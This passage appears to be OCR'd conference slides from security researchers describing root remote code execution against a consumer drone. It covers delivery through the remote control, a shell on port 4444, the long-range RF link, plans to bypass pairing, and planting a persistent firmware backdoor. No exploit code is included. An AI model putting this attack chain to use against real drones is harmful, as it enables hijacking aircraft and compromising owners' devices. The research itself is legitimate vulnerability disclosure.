drwxr-x---   15 root     0           2.3K Apr  1 12:11 ..
-rwxr-x---    1 root     0         143.7K Apr  1 11:53 ar_daemon
-rwxr-x---    1 root     0          34.6K Apr  1 11:53 cmd_dbg
-rwxr-x---    1 root     0         167.9K Apr  1 11:53 daemon
```

# Sending the RCE command to the drone

## Via the remote control

The remote control uses
Android Open Accessory (AOA)

We can write a custom app that talks to the USB-connected RC and make it send our RCE payload to the drone.




# Sending the RCE command to the drone

## Via the remote control

After enabling shell access via the RC, we can connect to the shell on port 4444.

However, that is obviously not an interesting use of an RCE when we're out of WiFi range.

BUT, our commands are executed on the drone, so the RCE does work over the long-range connection.



Nd Neodyme

06

# Ongoing Research

# Future Work: Bypassing RC pairing

## Hijacking drone control

We can achieve root RCE both for
- a landed drone using BLE and WiFi
- a flying drone using the long-range RF protocol

However, both approaches currently either need
- a paired phone ID or
- a paired remote control.

To complete this last step of the RCE chain, we have to find a vulnerability in the pairing procedure or find an unauthenticated endpoint and a way to exploit that.

# Future Work: Bypassing RC pairing

## Hijacking drone control

Note:

Since we have a root RCE, if we ever get physical access to a drone and can pair our phone ID, we can permanently modify its firmware and plant a persistent backdoor that would allow us to bypass pairing later on.

Nd Neodyme

07

# Q&A

Nd Neodyme

# Thank You!

For follow up questions, please contact me via e-mail or Signal.

**e-mail**
tim.schmidt@neodyme.io

**Signal**
tim_neodyme.99